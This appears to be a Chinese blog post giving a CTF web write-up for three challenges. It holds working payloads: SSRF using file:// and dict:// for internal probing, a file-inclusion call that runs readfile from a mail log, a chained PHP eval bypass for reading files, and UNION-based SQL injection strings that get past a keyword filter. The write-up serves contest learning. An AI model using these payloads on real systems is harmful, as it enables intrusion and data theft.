上海大学生网络安全大赛 web write up

原创

呆呆呆了丢 于 2019-11-05 17:53:16 发布 584 收藏

分类专栏： ctf

本文链接：https://blog.csdn.net/qq_43342566/article/details/102921112

这周做了一下，贴出做出来的web题。

babyt5

- strpos对参数解码存在问题
- 通过 `.%2570hp` 绕过
- 访问 `?x=file:///var/www/html/flag.%2570hp` 得到 `hint`:`/etc/hosts`
- 访问 `/etc/host` 得到内网网段，经过 `http://爆破`，得到02网段存在web服务，访问之，发现是一个任意文件包含

```
<!-- include $_GET[a]; -->
```

- 利用 `dict://` 探测该主机端口，得到25端口存在SMTP服务，查看 `/etc/passwd` 确认。
- 用 `filter` 伪协议 `base64编码` 读取 `www-data` 的日志，发现大量后门。
- payload

```
?x=http://172.18.0.2/?a=/var/mail/www-data%261=readfile('/Th7s_Is_Flag');
```

flag{add386bb8e04d516c1e33d91cb939fbf}

decade

首先构造数字46

chr(next(ord(strrev(crypt(serialize(array()))))));# 有概率得到46

chdir(next(scandir(chr(ord(strrev(crypt(serialize(array()))))))));#改变目录

echo(implode(file(end(scandir(chr(ord(strrev(crypt(serialize(array()))))))))));#读取文件

把第二个和第三个合起来得到payload：


echo(implode(file(end(scandir(chr(ord(strrev(crypt(serialize(array(chdir(next(scandir(chr(ord(strrev(crypt(serialize(array()))))))))))))))))));

多访问几次就能getflag了

flag{a6776a20-858b-443a-9dbe-688337afd0db}

easysql

简单查看一下网页，注入点应该在这




简单fuzz一下，发现过滤了如下（可能不全）

```
waf     ^ - + and or into load_file if sleep
```

我们使用如下语句可以查看到数据库版本，和库名


```
id=0' union/**/select * from (select 1)a join (select database())b join (select 3)c join (select version())d %23
```



这边过滤了or，我们就不能使用imformation_schema了，但是这边mysql的版本是5.6.46 ，有新特性，innodb_index_stats和innodb_table_stats。
所以直接爆表

```
id=0' union/**/select * from (select 1)a join (select group_concat(table_name) from mysql.innodb_table_stats whe
re database_name=schema())b join (select 3)c join (select version())d %23
```

结果如下



这下就很简单了，无列名注入，直接出flag。

```
id=0' union/**/select * from (select 2)a join (select * from cccttffff.fl111aa44a99g)b%23
```

flag{189c8b6bfa1d2f11127f2f4e1fe5efa4}